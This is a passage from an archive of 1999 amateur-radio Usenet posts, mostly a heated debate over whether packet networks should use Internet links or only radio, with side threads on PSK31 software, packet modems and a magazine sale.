natively.

Our small country with less than 20.000 radio amateurs has 2450 ampr.org
IP addresses assigned.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4155. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-25 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7uotcq.l9o.nomail@linux.pe1chl.ampr.org>
Source record: 16363

Peter O. Brackett <ab4bc@ix.netcom.com> wrote:

>Rob:

>I take it that you don't like to shop!

>Heh, heh. Monopolists really love folks who hate to shop.
>Anti-shoppers always get the products and services they deserve.

Most people here like to shop for fun. Shopping for infrastructural
items they don't understand is not considered to be fun.

We like to use the telephone for the purpose we got it, not to answer
sales calls from the company that provided it and from all its competitors.
Especially not when these calls are all made at dinnertime.

I know you US people love such disturbances, and really like to spend a
night to figure out which phone company will be the most cost-effective for
the upcoming quarter, and to memorize all the carrier-select codes.

I appreciate that you are happy with such a lifestyle, only I don't
understand it...

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4156. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-25 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7si39j$25bd@enews4.newsguy.com>
Source record: 16364

Peter O. Brackett <ab4bc@ix.netcom.com> wrote in message
news:7sgblm$mlr@dfw-ixnews19.ix.netcom.com...
> Charles:
>
> You are missing the whole point.

Which one is that? The one about Hams using Radio to communicate?

>
> Don't be so paranoid! There is not some big conspiracy of tcp/ip linux
> zealots out there. They honestly want to help ham packet radio.

Actually I am more concerned about people with strong connections to the telco industry going around trying to convince hams that they should depopulate the bands most useful for packet (440MHz on up) and use the Internet instead for the bulk of our "ham radio" communications.

I strongly suspect the motives of these people.

I suppose it slipped by you, but when the LandLine Lids undercut and tried to destroy the US packet network, they also sharply reduced the number of Hams using those bands at the same time that they decimated the US packet population that our manufacturers relied upon in order to stay in business.

AEA went belly-up, as did DRSI and a few others. None of these things happened in Europe, where "LandLine Lids" were not allowed to destroy the network, or it's base of users and manufacturers.

We need the same legal protection here in the US. Let's outlaw the use of non-ham means as the primary transport of Amateur Radio traffic. Secondary, final delivery stuff to non-hams as in autopatches and NTS is just fine.

It worked in Europe, and it will work here, too.

>
> I have seen and read your many missives on this NG about the difficulty of
> making long haul radio trunking systems for amateur packet radio.
Everyone
> recognizes that fact.

But not everyone else is willing to consider any alternative beyond throwing up their hands, giving up, and deciding that if they are not clever enough to figure out a solution, then no other ham could possibly ever do so in the future either so we might as well just give up now and go over to the Internet.

Nope, I'm not a "quitter", and I realize that what cannot be figured out today will sure as heck not be figured out tomorrow either, if we just give

up and quit now.

The main difference between me and a LandLine Lid like Greg Jones is that my ego allows for the possibility that others may figure out things in the future that I cannot see the answer to now. I express this confidence in myself and in my fellow hams by not going for the "easy out", and giving up simply because I am facing a difficult problem.

Also: I am not limiting myself to tcpip. I don't believe in artificially handicapping myself in that manner. I'll use whatever works best, and folks who insist that I be "politically correct" in this matter will have to take a place in line with all the other folks who can kiss my hiney.

>
> So the main point and the question is how best to make use of radio on the
> access network not on the long haul network.

Those of you who choose to give up and quit rather than take the thorny road to excellence and accomplishment are quite welcome to do so, as long as your activities do not interfere with those of us who are NOT quitters.

>That is/was Phil's (KA9Q)
> point in the email that you quoted. Let the big pipe long haul be done by
> fiber. Hams should still keep some small bandwidth HF applications, call
it
> Internet backup if you like, for such as H&W messages on the xTOR's.

That's a pretty pitiful outlook. Sorry, but I don't subscribe to that kind of "thinking".

Phil strikes me as not being on the "Ham Radio" team at all. I don't know what "side" he is on, but obviously it isn't Ham Radio.

"Internet backup", my butt. You should be ashamed of yourself to denigrate Hams and Ham Radio that way.

>
> But Charles please, please. . . let's not have others steal all of our
> oceans of UHF and uWave bandwidth, just because we are too slow to use it!

Yes, exactly. - And total usage of those bands in the US has dropped right through the floor due to the activities of the tcpip community here.

Thanks for making my point.

If you go by results rather than rhetoric, then amateur tcpip is the worst thing that ever happened to Amateur Packet Radio. It just about killed packet in the US.

> Use it or loose it! We really need to fill up our frequencies with wide
and
> broadband applications and attract a whole new generation of kids in
junior
> and high school to our grand hobby. Otherwise all of us "old farts" will

> wither and die and take ham packet radio with us!
>
> The only place we can reasonably use all of that bandwidth is on the
> access.

If you are trapped in some weird twilight-zone dimension where only tcpip exists, that statement might then reflect "reality".

Fortunately, I'm still here on planet Earth, and my options are not that limited.

>You have admitted yourself many times, recently on the "wide open
> spaces" thread, that hams will never be able to build a big pipe long
haul
> radio network.

Nope. Read again. I said that we don't know how to do it now, and offered a few hints as to how we can overcome some of the limitations that presents.

Back in the days of spark-gap transmitters, it was well known that radio voice communications to the far side of the planet was simply not possible. - And it wasn't - THEN.

The point is that running across an obstacle you do not know how to handle is not an indication that you should throw up your hands and give up. To do so is contrary to the spirit of amateur radio, and pre-supposes that future hams cannot possibly make any progress beyond the bounds of our present knowledge.

"If I can't figure it out, then by God nobody else is going to either!"

Well, that's one self-fulfilling prophesy that I have absolutely no intention of participating in. I'm no quitter, thank you very much, and I have faith not only in my fellow man, but also in my fellow ham.

>
> Charlie get with it!

That's exactly where I am. Remember that "it" is Ham Radio, not tcpip.

The hobby is not "Amateur TCPIP", it's Amateur RADIO.

Are you "with it", now?

>
> Hello ! ! ! The Internet is here! The kids are on fire with interest,
when
> I bring the local neighborhood kids into my shack to hear me talk on short
> wave, they go to sleep!

My kids go to sleep sometimes while connected to the Internet. So what?

Maybe you just don't have the spirit needed to make radio look interesting to others. It takes more than just shoving them in front of a radio and saying "there it is!" You have to believe in what you are doing in order to

give a convincing presentation.

I don't see any evidence in your attitude that you really believe in Ham Radio, or that you have any real confidence in your fellow hams.

>Face it the generation that you grew up in was
> interested in radio, radio was hot, hot, just like the Internet today,

Horse-hockey! The old folks had gotten rid of the family radio and bought a TV years before I was born. When I was a kid, radio was something to listen to music with, and that was just because they hadn't invented and marketed music videos at that time. Then I got a record player and found that I preferred to pick out my own music, rather than listen to the "top 40" over and over again.

Next thing I knew, I was listening to Captain Beefheart, Bartok, the Fugs, Eric Dolphy, and the Mothers of Invention while my schoolmates were still hung up on the Beach Boys and Jan 'n Dean. Go figure.

My Dad had a Ham Radio station, but everybody knew that those people he struggled so hard to communicate with by radio could always be called up on the phone if communication (in itself) was a priority.
Then as now, I understood that the REAL priority in Ham Radio is communication via Ham Radio.

Peter, get with it! They don't call it Amateur RADIO for nothing!

> Today the kids, they are not building crystal sets and listening to CB any
> more, they are on the net.

Very few kids built crystal sets and listened to CB when I was a kid, just like now. Whatever they choose to do instead is irrelevant. Back then, we watched TV a lot, and in my case designed and built radio-control model aircraft. Non-ham is Non-ham.

>
> Let's try to develop ham packet radio systems that will be interesting to
> them and attract those young folks.

I'm only shooting for those who have an interest in radio. Those who are interested in radio will expect me, as a Ham, to communicate by radio and will be disappointed and disillusioned to see me "pretend" to use the radio over the Internet they are already so familiar with.

Kids today get the Internet at school, and then go home to zone out on even more of it. Internet is not fascinating to them; The stuff they see there is. They could care less about tcpip and those wonderful tcpip apps that just blend in as part of the furniture for the average kid. They only really get excited about new video games, and that for only a short while.

Face it; The generation that is growing up now takes the Internet for granted, and see nothing exotic or exciting about it. Radio, on the other hand, is something they generally know very little about. It's "new" to them, and if presented properly it is quite exciting as well.

If we are smart, we will point out the differences between packet radio and the Internet, not try to eliminate them.
If we are smart, we will work to have our own independent network, not give up and take a free ride on the back of the Internet.

One thing about kids too... They have no respect whatsoever for phonies. Tell them you are going to show them Ham Radio and let them find out that you are copping out with an Internet connection and they will get bored in a hurry. Your experience bears this out.

They've all done much more interesting things on the familiar Internet than THAT, and will wonder what your point is, in buying tons of expensive equipment and getting a special communications license so that you can arrange slow, third-rate Internet access for yourself. They'll just figure that you are an eccentric idiot, and rightly so.

The idea is to try to be impressive, not to look like a clown.

--

Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4157. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-25 00:00:00 UTC
From: steve_sampson@my-deja.com
Message-ID: <7sid0s$p86$1@nnrp1.deja.com>
Source record: 16365

> Funny coincidence there... In my dealings with my ISP, old Packet
> radio habits tended to come into play, such as planning what I wanted
> to do before I ever connect, scheduling most of my use during off-
> peak hours, and in general attempting to reduce the amount of time I
> spend actually connected, as in downloading the mail and
> disconnecting before reading it, then composing offline and only
> hooking up long enough to send what I have queued and pick up any new
> incoming stuff.

This is basically the store and forward paradigm. The other is the client-server networking paradigm.

Both are valid means of computer data transfer. It wasn't that many years ago, that UUCP was the King, and SLIP was unheard of as an option.

In UUCP, you spool up your work, wait for a set time/or times, and transfer the spooled-up work and data to the neighbor machine. Then you disconnect, and call them back at the next spool time, and pick up your work. UUCP was even available for the Radio Shack color computer running OS-9.

Today, you are given an IP address and become part of the network. The client connects to the server and does everything via TCP or UDP rather than the "g" UUCP protocol. The difference of course, is that one is real-time, or can be, and the other is store and forward.

Your ISP technique works well for you, but is unworkable to those who use the http protocol ("web browsers"). A good friend, now deceased, said that anything over 9600 baud on a telephone was a waste, and that the World Wide Web was the biggest joke on humanity there ever was.

It's not true of course, because you can't believe the productivity increase, when we move a customer off of a 3270 mainframe terminal to a screen on their PC, and reduce their computing bill by 12k a month. In almost every case the mainframe computer people say that the Server we have running Oracle, Web Server, and RAID, will crater under the load. It hasn't happened yet, and we are running 50% of what used to be on the mainframe, and have budgeted the transfer of the other half. Users can now import data into a spreadsheet, add that into a Word document, and then email that to the branch office in real-time, rather than overnight.

My red flag goes up sometimes though. For example, this great new program that collects data and feeds it TCP to the Server, and they can produce it in one man year of programmer time. Excuse me? How about we collect it, FTP it on a cron, and then import it into Oracle?

Oh, well yea, you COULD do that, but it's SO low tech! OK, go ahead with your plan, but here's your budget: $0.00, let me know when you're done...

Steve

Sent via Deja.com http://www.deja.com/
Before you buy.

4158. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-25 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7sigp8$dpj@dfw-ixnews16.ix.netcom.com>
Source record: 16366

Eric:

Yes!

The diggers of ditches and layers of cable, like the owners of bandwidth
often have a natural monopoly, but that does not also apply to the purveyors
of services over those infrastructure providers.

I believe that the diggers of ditches, layers of cable, owners of bandwidth,
et al should be strongly regulated by our Public Service
Commissions/Municipalities, and kept out of the competitive communications
services and content business.

Then the services and content should carried by those natural monopolies
should be wide open for competition.

The problem today is that the equipment that connects to cables and
bandwidth is designed for the use of monopolists, and not for a competitive
environment.

Therein lies a great opportunity for new access products, but the customers
are not the current monopolists, either de jure or de facto.

Regards,

Peter AB4BC

Eric S. Johansson <esj@harvee.billerica.ma.us> wrote in message
news:7shaunvjq1@harvee.billerica.ma.us...
> Rob Janssen <nomail@pe1chl.demon.nl> wrote:
> > Peter O. Brackett <ab4bc@ix.netcom.com> wrote:
> >>Isn't competition great?
>
> > I don't think it is. Competition in a small network as we have here
only
> > means extra interconnection costs and overhead because of multiple small
> > companies operating the same services (administration, customer support,
> > etc). Up to now, competition has only increased the prices here because
> > these extra costs somehow need to be recovered.
>
> welcome to the wonderful world of natural monopolies. A natural
> monopoly is any service in which it doesn't make sense to have
> competition. Examples of natural monopolies are: water, sewer, power
> lines, telephone lines, and roads. Note that I did not include power
> generation, water production, and telecommunication services.
>
> As you pointed out Rob, there are tremendous inefficiencies when there

> is competition at the natural monopoly level. It makes no sense to
> replicate last mile infrastructure (wire, switches etc.).
>
> However, even in a small town it makes sense to have competition if
> you allow for competition at the right level. For example, it makes
> good economic and social sense for a municipality to manage the
> quality of water, roads, power lines, and telecommunications lines
> (copper and fiber). Competition is then had at the entry points to
> these "natural monopoly" services. In the case of electrical power,
> paying for electricity from different generation sources. In the case
> of telecommunications, buying local loop, long distance, and data
> services from different vendors.
>
> one white paper I'm working on is exploring the economic and social
> impacts of a municipality providing fiber to the house and allowing
> multiple content providers access at the head end of the fiber
> network. One of the interesting twists is that it makes it possible
> for easy development of metropolitan area exchanges and caches which
> would reduce load on major backbones. It also is a key to breaking
> the monopoly lock cable companies have on various cities.
>
> --- eric
>
> --
> Eric S. Johansson ka1eec esj@harvee.billerica.ma.us
> This message was composed almost entirely using NaturallySpeaking

4159. FS: QST Back Issues $1.00 each

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-25 00:00:00 UTC
From: Andrew <xandrew@tropicom.net>
Message-ID: <37ECE0EE.675F5AE9@tropicom.net>
Source record: 16367
Cross-posted to: rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.homebrew,rec.radio.amateur.space

I am clearing out the ham shack of all my QST magazines once again. If anyone is interested, I am selling
1992-1998 at $1.00 ea. (you pay shipping costs however you want them shipped). If you
are interested in over 12 issues or the entire collection, make me an offer. I am willing to ship anywhere on
this planet so long as you are willing to pay the shipping costs.

Here are the issues that I have remaining:

QST

[1992 through 1998 issues are $1.00 each - 1999 issues are $2.50 each]

1992 Jan Feb Mar April
1993 Jan Feb Apr May June July Aug Sept Oct Nov Dec
1994 Jan Feb Mar Apr May June July Aug Sept Oct Dec
1995 Jan - Dec
1996 Jan - Dec
1997 Jan - Dec
1998 Jan - Dec (May issue is missing page 73)
1999 Jan Feb Mar Apr May June July Sept Oct $2.50 ea.

All the issues are in perfect condition with no ripped pages or covers. Sorry I don't have anymore, but the last
time I did this in 1993, I sold all my 1989 through my 1992 issues less a few months still available.
If you would like to check my references, please feel free to do so. I am on Ebay and my user ID is: Andrew45
http://cgi2.ebay.com/aw-cgi/eBayISAPI.dll?ViewFeedback&userid=andrew45
--
********** DO NOT AUTOREPLY **********

TO REPLY REMOVE THE TWO 'X' FROM MY EMAIL
ADDRESS. ANTI SPAM MEASURES IN EFFECT

XANDREW@XTROPICOM.NET

****

4160. FS: QST Back Issues $1.00 each

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-25 00:00:00 UTC
From: Andrew <xandrew@tropicom.net>
Message-ID: <37ECE15E.80B458DA@tropicom.net>
Source record: 16368
Cross-posted to: rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.homebrew,rec.radio.amateur.space

I am clearing out the ham shack of all my QST magazines once again. If anyone is interested, I am selling
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1999 Jan Feb Mar Apr May June July Sept Oct $2.50 ea.

All the issues are in perfect condition with no ripped pages or covers. Sorry I don't have anymore, but the last
time I did this in 1993, I sold all my 1989 through my 1992 issues less a few months still available.
If you would like to check my references, please feel free to do so. I am on Ebay and my user ID is: Andrew45
http://cgi2.ebay.com/aw-cgi/eBayISAPI.dll?ViewFeedback&userid=andrew45
--
********** DO NOT AUTOREPLY **********

TO REPLY REMOVE THE TWO 'X' FROM MY EMAIL
ADDRESS. ANTI SPAM MEASURES IN EFFECT

XANDREW@XTROPICOM.NET

****

4161. Re: Help: Shutdown Fault with "Logger"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-25 00:00:00 UTC
From: "George T. Baker" <w5yr@swbell.net>
Message-ID: <37ECEE89.F0B3F5E4@swbell.net>
Source record: 16369

Piero, I fear that we are both the victims of mail clients that do not keep straight who is quoting whom. I have no idea how my name got associated with what you are quoting.

I do not recall making the comments attributed to me - in fact, I agree fully with you and use the spectral display in Logger for 99% of all tuning. In particular, I DID NOT make the comments regarding the MixW32 program - I have not used that program since it first came out. But, the instructions did make sense to me! ;^)

The only email I have ever sent Hamish had to do with multiband antennas.

I asked Peter when PSK31 first came out to enlarge the waterfall and he declined, saying that if he did it would not then work on the older 486 computers of the type and speed he was using for PSK31 development. Peter's tuning aids ARE adequate and all that is really necessary, but I find that the spectral display adds a lot of information about the signal and the band and allows additional flexibility in tuning.

72/73, George AMA 98452 R/C since 1964
Amateur Radio W5YR, in the 54th year and it just keeps getting better!
AutoPOWER Systems, Fairview, TX (30 mi NE Dallas) Collin County
QRP-L QRP-ARCI FISTS NORCAL ZOMBIE ARS 10-X 33.2 N 96.6 W EM13RE

Piero wrote:
>
> Hamish Moffatt ha scritto nel messaggio
> <7s45i4$1et1$1@arachne.labyrinth.net.au>...
> >George T. Baker <w5yr@swbell.net> wrote:
> ....
> >How does it differ from the tuning display (waterfall
> and
> >instaneous phase display) in the PSK31SBW software
> from G3PLX? I find
> >that to be all I need to tune PSK.
>
> In which way does it differ?
> In the same way as you watch at a 9" TV or at a 25" one
> !
> The spectroscope is much more confortable for tuning a
> signal than the waterfall
> indicator.
>
> >I've tried the MixW demo and I admit I'm completely
> unable to tune
> >anything with it -- PSK or RTTY. The instructions make

> no sense to me.
>
> Yes , I agree with you.
>
> >
> >Hamish VK3SB
> 73 de IK2VTJ, Piero.

4162. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-25 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7sirke$7g3$1@bgtnsc01.worldnet.att.net>
Source record: 16370

Charles Brabham <n5pvl@texoma.net> wrote in message
news:7si39j$25bd@enews4.newsguy.com...
>
> Peter O. Brackett <ab4bc@ix.netcom.com> wrote in message
> news:7sgblm$mlr@dfw-ixnews19.ix.netcom.com...
> > Charles:
> >
> > You are missing the whole point.
>
> Which one is that? The one about Hams using Radio to communicate?

<deletia>

> >That is/was Phil's (KA9Q)
> > point in the email that you quoted. Let the big pipe long haul be done
by
> > fiber. Hams should still keep some small bandwidth HF applications,
call
> it
> > Internet backup if you like, for such as H&W messages on the xTOR's.
>
> That's a pretty pitiful outlook. Sorry, but I don't subscribe to that kind
> of "thinking".
>
> Phil strikes me as not being on the "Ham Radio" team at all. I don't know
> what "side" he is on, but obviously it isn't Ham Radio.

When is the last time you saw a packet bulletin from Phil or Gary?
Been a long time here.
Makes me wonder if they do any ham radio networking, or if they
do, if their subnet is totally disconnected from the larger radio networks.

4163. Re: Help: Shutdown Fault with "Logger"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-25 00:00:00 UTC
From: "George T. Baker" <w5yr@swbell.net>
Message-ID: <37ECEEB8.F2E397B3@swbell.net>
Source record: 16371

Piero, I fear that we are both the victims of mail clients that do not keep straight who is quoting whom. I have no idea how my name got associated with what you are quoting.

I do not recall making the comments attributed to me - in fact, I agree fully with you and use the spectral display in Logger for 99% of all tuning. In particular, I DID NOT make the comments regarding the MixW32 program - I have not used that program since it first came out. But, the instructions did make sense to me! ;^)

The only email I have ever sent Hamish had to do with multiband antennas.

I asked Peter when PSK31 first came out to enlarge the waterfall and he declined, saying that if he did it would not then work on the older 486 computers of the type and speed he was using for PSK31 development. Peter's tuning aids ARE adequate and all that is really necessary, but I find that the spectral display adds a lot of information about the signal and the band and allows additional flexibility in tuning.

72/73, George AMA 98452 R/C since 1964
Amateur Radio W5YR, in the 54th year and it just keeps getting better!
AutoPOWER Systems, Fairview, TX (30 mi NE Dallas) Collin County
QRP-L QRP-ARCI FISTS NORCAL ZOMBIE ARS 10-X 33.2 N 96.6 W EM13RE

Piero wrote:
>
> Hamish Moffatt ha scritto nel messaggio
> <7s45i4$1et1$1@arachne.labyrinth.net.au>...
> >George T. Baker <w5yr@swbell.net> wrote:
> ....
> >How does it differ from the tuning display (waterfall
> and
> >instaneous phase display) in the PSK31SBW software
> from G3PLX? I find
> >that to be all I need to tune PSK.
>
> In which way does it differ?
> In the same way as you watch at a 9" TV or at a 25" one
> !
> The spectroscope is much more confortable for tuning a
> signal than the waterfall
> indicator.
>
> >I've tried the MixW demo and I admit I'm completely
> unable to tune
> >anything with it -- PSK or RTTY. The instructions make

> no sense to me.
>
> Yes , I agree with you.
>
> >
> >Hamish VK3SB
> 73 de IK2VTJ, Piero.

4164. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-25 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7sj3l8$i9e@dfw-ixnews5.ix.netcom.com>
Source record: 16372

Charles, Hank:

One thing you guys are forgetting is that only around 5 - 10% of hams are builders, designers, experimenters, be it hardware or software. (I believe from my own observations that I am being conservative here, it's probably closer to 1 - 2%!) And. . . most of the readers of this and similar NGs are in fact from that 5 - 10%. The remaining 90 - 95% of hams are simply appliance operators or users of the technology. Whether they be contesters, traffic handlers, DXers, or simply lurk on BBS's.

There is nothing wrong with that statistic, and those 90 % are not second class hams by any stretch of the imagination. Do not castigate the users and appliance operators. They are what keeps our hobby alive. Without them ham radio would not exist today. We need great numbers of technology users, appliance operators to keep our hobby vibrant. Especially our amateru digital data networks.

Now those who are capable, and who also have the time to build, design and experiment, must be cognizant of this fact and cater to the users/appliance operators. And the key designers, builders, experimenters must work towards providing simple, easy to use technology to recruit and to grow a new generation of hobbysts in that 90% category. That in turn means working with the few remaining manufacturers who continue to hang in there with us. For an example of a manufacturer who is willing to hang with us, consider Martin Jue of MFJ, who has committed financially to amateur radio while all the rest seem to be fading, going bankrupt, moving to other markets, etc . . ..
..
My point is that it is my perception that Charles and Hank exhibit a certain distasteful elitist attitude towards those of us who are willing to participate and use the technology, but sit on the side and do little or nothing about building, designing, deploying and experimenting! Most ham operators are not full time techno-nerds, they "have a life", wives, families, church, skiing, fishing, Internet, business, etc. . . to occupy their time, but they will support the pioneers by becoming enthusiastic operators and users of technology if only those designers, builders, experimenters keep them in mind while developing the next generation of amateur packet radio networks.

Think. . . . other than public service H&W messages which we need to do to justify our hobby to the rest of our fellow citizens, what are the compelling applications that the users/operators will want?

Thoughts, comments,

Regards,

Peter AB4BC

Hank Oredson <horedson@att.net> wrote in message
news:7sirke$7g3$1@bgtnsc01.worldnet.att.net...
>
> Charles Brabham <n5pvl@texoma.net> wrote in message
> news:7si39j$25bd@enews4.newsguy.com...
> >
> > Peter O. Brackett <ab4bc@ix.netcom.com> wrote in message
> > news:7sgblm$mlr@dfw-ixnews19.ix.netcom.com...
> > > Charles:
> > >
> > > You are missing the whole point.
> >
> > Which one is that? The one about Hams using Radio to communicate?
>
> <deletia>
>
> > >That is/was Phil's (KA9Q)
> > > point in the email that you quoted. Let the big pipe long haul be
done
> by
> > > fiber. Hams should still keep some small bandwidth HF applications,
> call
> > it
> > > Internet backup if you like, for such as H&W messages on the xTOR's.
> >
> > That's a pretty pitiful outlook. Sorry, but I don't subscribe to that
kind
> > of "thinking".
> >
> > Phil strikes me as not being on the "Ham Radio" team at all. I don't
know
> > what "side" he is on, but obviously it isn't Ham Radio.
>
> When is the last time you saw a packet bulletin from Phil or Gary?
> Been a long time here.
> Makes me wonder if they do any ham radio networking, or if they
> do, if their subnet is totally disconnected from the larger radio
networks.
>
>
>
>

4165. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-25 00:00:00 UTC
From: Gary Coffman <ke4zv@bellsouth.net>
Message-ID: <KcPsN+jclqpTRF=mLIM6osnew6Ph@4ax.com>
Source record: 16373

On Sat, 25 Sep 1999 01:46:49 -0500, "Charles Brabham" <n5pvl@texoma.net> wrote:
>Gary Coffman <ke4zv@bellsouth.net> wrote in message
>news:7i=sN=Yelcc7vFpiLMTqYr82zMeW@4ax.com...
>> On Fri, 24 Sep 1999 06:31:29 -0500, "Charles Brabham" <n5pvl@texoma.net>
>wrote:
>> >Brian Kantor <brian@karoshi.ucsd.edu> wrote in message
>> >news:7se4el$rm4$1@karoshi.ucsd.edu...
>> >> So to sum up:
>> >>
>> >> Gary maintains that a network may well not be worth doing unless it is
>> >> high performance.
>> >>
>> >...And since that is not practical, Gary maintains that it's "OK" to just
>> >get on the Internet and PRETEND that that high-performance network exists.
>> >This is much more important to Gary, as as ham, than using radio.
>>
>Uh, Oh! Here comes the nasty, personal suff that you get when you hit the
>"sore spot", dead center.
>
>>
>> You continue to spout this lie, Charles, but you can't back it up. Our network
>> is 100% amateur radio, always has been. One of our users offers a wired
>> internet gateway, but it is for wired internet access only, ie like a phone patch
>> on a voice repeater. It is not used to route between segments of the network.
>> (It couldn't, that would require at least two wired internet connections, and we
>> only have one.) You're not only an idiot, you're a stupid lying idiot, a fool, and a
>> buffoon who can't tell the difference between a service offered over the network
>> and the network itself.
>
>Does your network cover the entire planet, Gary, or does it do as I suspect
>and only cover a very small part of it?

As I've clearly stated several times, our network covers parts of 4 states.
It is not a global network. Never was, never will be. That was not our intent.
We don't have grandiose delusions of being more than what we are. We're
a fast regional network. Nothing more, nothing less.

>Are your network's users so isolated and insulated from the rest of the
>packet world that they NEVER communicate with that outside world?

I don't know, and don't care, what our users do when they aren't using
our network. It's none of my business, and has nothing to do with our
network.

>Are you claiming that all of those communications with "the rest of the
>world" are strictly via Amateur Radio, and that no Internet links are used
>to, let's say, communicate with and within other tcpip LANS, download packet
>bulletins via telnet, or perhaps telnet to join in on distant ham radio
>converse servers? Hmmm?
>
>Come on, now, Gary.... 'Fess up!

I'll say this just once. To my knowledge, our network has *never* been
linked to another distant amateur network via landlines. Period. That
was never part of the network design.

>Caught you, old boy. I knew I had you by the short 'n curlies when you
>started sounding desperate and substituted name calling for rational debate.

No, you didn't catch me you stupid son of a bitch.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

4166. Re: Packet modems

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-25 00:00:00 UTC
From: Shawn Upton <supton@eece.maine.edu>
Message-ID: <37ED21AC.167E@eece.maine.edu>
Source record: 16374

marsgal42@hotmail.com wrote:

> In brief: the modem makes the noises to send the bits - tones,
> phase shifts, whatever. The TNC handles the protocol.
>
> At one time this was all done in dedicated hardware, because
> personal computers weren't powerful enough - with all the
> protocol in an external box, all you needed was a dumb terminal.
> Which was all many hams had - either in fact, or that was all
> their computers could do.
>
> The first development was moving the TNC functions into the
> computer software. This allows very simple modems, like the
> classic TCM3105/MX614 designs for 1200 baud packet. The modem
> is the interface between the computer's bit stream and AFSK
> tones, with all the AX.25 functions implemented in software.
>
> With more powerful computers you can move the whole works into
> software - all the protocols are in software, and the system
> uses DSP algorithms to use the soundcard as a modem.
>
> Sloppy usage often confuses TNC with Modem - especially since
> many applications now use the TNC in a raw mode (e.g. KISS),
> which turns off most of the TNC protocol functions...
> --
> Laura Halliday VA3LDH "Que les nuages soient notre pied
> Grid: FN03gs a terre..." - Hospital/Shafte
> Satellite: VA3SFL on UO-22, KO-23, KO-25
>
> Sent via Deja.com http://www.deja.com/
> Before you buy.

Ok, so I can use a modem if I have the software, or a dedicated TNC for packet. What would be the lowest cost way of getting into packet then? I would like to eventually get into packet operation, but I fear that that won't happen until I'm a bit richer--either I pay $120~150 for the TNC (and use freebie software) or pay something similar for software that will already use my modem. (At least I suspect it would be similar priced.)

--
****
Shawn Upton
Electrical Engineering Student
University of Maine at Orono

webpage: http://www.eece.maine.edu/~supton/
mail: supton@eece.maine.edu
KB1CKT Tech Plus
****

4167. Re: right news group ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-25 00:00:00 UTC
From: Shawn Upton <supton@eece.maine.edu>
Message-ID: <37ED2305.2781@eece.maine.edu>
Source record: 16375

Dave wrote:
>
> Is this the right news group for this guestion? I want to re-broadcast
> the weekly
> program: This Week In Amature Radio. Now the question is:
> can I feed the audio out from my sound card directly into the htx-202? I
> figure i can keep the HT keyed up tru my tnc,my only other problem would
> be my ht getting warm being keyed up for 10 minutes. Or their any other
> ideas ?
> tnx de dave-n2rhl

Under Radio Shacks websight, you can find some stuff on the 202; one of the files shows how to connect the 202 to a MFJ tnc. (Look under service or owners manuals; something like that.)

As for heating, I'm not sure how warm it would get for 10 minutes continous use, but I've used mine at full power (6W out, cig adapter in the car) for so rag chew while driving, 30sec-1min tx, about same rx, and all I noticed was some warming, not alot. Just try it; if it feels kinda warm, just:

a. use a fan, and blow air over the unit,

b. The metal back plate (that the clip screws into) is the heatsink for the unit. Somehow screw a finned heatsink to that (hey, it's already tapped for a heatsink!) and blow air over the unit again.
--
****
Shawn Upton
Electrical Engineering Student
University of Maine at Orono
webpage: http://www.eece.maine.edu/~supton/
mail: supton@eece.maine.edu
KB1CKT Tech Plus
****

4168. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-25 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7sj8np$bv1@enews2.newsguy.com>
Source record: 16376

Brian Mullaney <mullaneb@tecoma.mccc.edu> wrote in message
news:7sirfc$mp0$1@lawrenceville.mccc.edu...
>
> > Are you claiming that all of those communications with "the rest of the
> > world" are strictly via Amateur Radio, and that no Internet links are
> > used to, let's say, communicate with and within other tcpip LANS,
> > download packet bulletins via telnet, or perhaps telnet to join in on
> > distant ham radio converse servers? Hmmm?
>
> Thanks for confirming what Gary said, Charles. You don't know the
> difference between the network and applications which run over it.

Thanks for confirming that ham radio is not involved in any of the communications I mentioned, Brian. I knew Gary was a LandLine Lid, and he knew it, and now you have confirmed it for us all. It figures that Gary would try so hard to weasel... He knows he's in the wrong.

